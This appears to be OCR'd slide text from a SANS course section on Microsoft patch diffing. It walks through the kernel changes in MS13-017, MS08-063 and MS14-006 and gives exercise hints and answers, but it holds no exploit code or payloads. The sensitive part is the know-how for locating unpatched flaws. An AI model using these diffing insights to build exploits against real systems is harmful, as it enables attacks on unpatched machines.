
"As part of VDM initialization, NT!VdmpInitialize (invoked by calling NtVdmControl(3)) copies the contents of the zero page to virtual address 0, so that the VDM can have a duplicate of the system's original Interrupt Vector Table (IVT) and BIOS data area."
http://www.securityfocus.com/archive/1/465232

VDM stands for Virtual DOS Machine. It allows 16-bit applications to run on a 32-bit system, not so different from how WoW64 allows 32-bit applications to run on a 64-bit OS, though that is much more complex. Driver support and the like for 16-bit applications is provided. Each 16-bit application runs within its own NTVDM process. Each process gets its own copy of virtual BIOS.



Exercise: Registry Key

When examining the VdmpInitialize() function we see that it accesses the registry location HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System, specifically the Configuration Data key as shown in the slide.



Exercise: Configuration Data Key

On this slide is a copy of the Configuration Data key, using the "Edit Binary Value" option. Alex Horan pointed out the following values, highlighted on the slide, and stated that data from the physical memory address 0x0000c000 is copied into the same address within the ntvdm.exe processes virtual memory:

VGA ROM:

00 00 0C 00 –> 0x000C0000

(BLOCK ADDRESS)

00 80 00 00 –> 0×00008000

(BLOCK LENGTH)


ROM BIOS:

00 00 0F 00 –> 0x000F0000

(BLOCK ADDRESS)


00 00 01 00 –> 0×00010000

(BLOCK LENGTH)



Diff Results

On the top image is the unpatched version with a comparison between the value 1 and VdmBiosRomMappingOption, and on the bottom is the patched version. Let's look at the instructions leading up to this comparison.



Patched Path of Execution


Again, the summary results of this diff are taken from work done by Alex Horan at Core Security. http://blog.coresecurity.com/2013/04/01/ms13-017-the-harmless-silent-patch/comment-page-1/#comment-603261 At #1 on the slide we are checking to see if:

if (BLOCK ADDRESS >= BASE_ROM_BIOS_ADDRESS (0xc0000))

At #2 on the slide we are checking to see if:

if (BASE_ROM_BIOS_ADDRESS – BLOCK ADDRESS > BLOCK ADDRESS)

Finally, we get to #3 where we perform the comparison between VdmBiosRomMappingOption and 1. Both the unpatched and patched versions of this function have the checks; however, in the unpatched version the checks are at a different location. In the patched version, the checks are made regardless of whether or not the result of the operation is true or false. In the unpatched version, the checks are only made if the result is true.



Result


If we can get data mapped and send a BIOS Interrupt Call 0x10, we can possibly get code execution; however, it may not be very feasible to pull off via exploitation unless there is a vulnerability that allows you to write to the ROM BIOS mapping. Many exploits require two vulnerabilities to be successful. Malware may be able to take advantage as well, such as a rootkit.

Exercise: Diffing MS13-017 - The Point


- Not all patches are the same, even for the same updates between OS'
- Microsoft will silently patch "things"
- To further your experience with Microsoft patch diffing

Exercise: Diffing MS13-017 - The Point

The point of this exercise was to demonstrate that not all patches are equal, even for the same update between the various Windows OS' affected. Microsoft will sometimes silently patch "things." You have to remember that some vulnerabilities are discovered internally and may be addressed silently. Some are privately disclosed with limited details released. Others are released as 0-days with exploit code.




This slide intentionally left blank.



760.3 Extended Hours

In this extended session, you have the opportunity to run back through any of the previous exercises where you may need more time, or you may continue on to diff MS08-063 or MS14-006. There is little information provided to you for each exercise. This is by design to ensure you that you are required to use the tools covered today, and improve your ability to identify code changes. This is an acquired skill that only improves when taking the time necessary to work through the problems, as well as having plenty of patience. Sometimes it is helpful to write IDAPython scripts. You will often have to set up a debugging session and pause execution at code blocks identified to be interesting or that have noticeably changed. Feel free to also download newly patched vulnerabilities from TechNet.




Exercise: Diffing MS08-063

If you have time, start to tinker around with diffing MS08-063. The patch has been provided to you in the 760.3 folder.

Vulnerability in SMB Could Allow Remote Code Execution (957095) - http://technet.microsoft.com/en-us/security/bulletin/ms08-063

A remote code execution vulnerability exists in the way that Microsoft Server Message Block (SMB) Protocol handles specially crafted file names. An attempt to exploit the vulnerability would require authentication because the vulnerable function is only reachable when the share type is a disk, and by default, all disk shares require authentication. An attacker who successfully exploited this vulnerability could install programs; view, change, or delete data; or create new accounts with full user rights.

Go here for guidance and the answer: http://www.zynamics.com/bindiff/manual/ (Check out Chapter 6…)




Exercise: Diffing MS14-006 (1)

On Patch Tuesday in February, 2014, Microsoft patched the well-known IPv6 Route Advertisement DoS mentioned at http://tools.ietf.org/html/rfc6104 and many other locations. Just do a quick Google search. It has been known for years that this problem exists and affects many vendor's products. The IETF has yet to come up with an official fix to the problem. Microsoft seems to have patched the issue for Windows 8, RT, and Server 2012, but no prior operating systems. Nicolas Economou from Core Security diffed the Windows 8 patch, and then checked Windows 7 to see if it was fixed, and determined that it was not. Core Security contacted Microsoft to report he discrepancy, to which MS replied, "We fixed this bug because Windows 8 and Windows 2012 could produce a BSOD, but the rest of the OSs not." Please see the following URL for this information, as well as Nicolas' interpretation and information about the vulnerability:
http://blog.coresecurity.com/2014/03/25/ms14-006-microsoft-windows-tcp-ipv6-denial-of-service-vulnerability/


The tcpip.sys files used for this diff are in your 760.3 folder. They are under the subdirectory MS14-006. The patch has already been extracted for you. HINT: Take a look at the functions with the symbol names prefixed with "Ipv6…." It is not expected that you will 100% be able to determine the issue from only a diff; however, you should be able to come up with some good theories that you can later validate. The more files you diff, the better you will get at identifying the bug fixes. In 760.4, as an optional exercise at the end of the section, you will be instructed to use a Kernel debugging session to validate your findings and assumptions.

Until you are ready, do not look at the next slide as it contains the answer!




Exercise: Diffing MS14-006 (2)

On this slide is the function Ipv6pUpdateSitePrefix(). The patched vulnerability is being pointed out on the slide. On the left side is the unpatched version of the tcpip.sys file for 64-bit Windows 8.0 and on the right is the patched version. On the right, you can see that there are a couple of additional code blocks prior to calling ExAllocatePoolWithTag(), which allocates Kernel Pool memory for IPv6 address prefixes, return a pointer to the allocation. Specifically, the block highlighted on the right with the circle shows a comparison between an offset to the address held in RDI, and the number 10, or 0xA in hex. Immediately following that is the Jump short if Not Below (JNB) instruction. If the value pointed to by the offset to RDI is <10 we will continue to the Kernel Pool allocation, otherwise we take the jump. The value 0xA is the maximum number of IPv6 address prefixes that can be stored, preventing the aforementioned, well known IPv6 resource exhaustion DoS from working. You can work on confirming this in the 760.4 section after we get Kernel debugging set up, or feel free to try and jump ahead now if you have time.



760.3 Conclusion

SEC760.3 focused heavily on patch diffing, especially with the Microsoft patch process. We looked at a number of patches and how to approach reverse engineering them for changes.



What to Expect Tomorrow

On this slide are a sample of the primary topics we will cover in 760.4.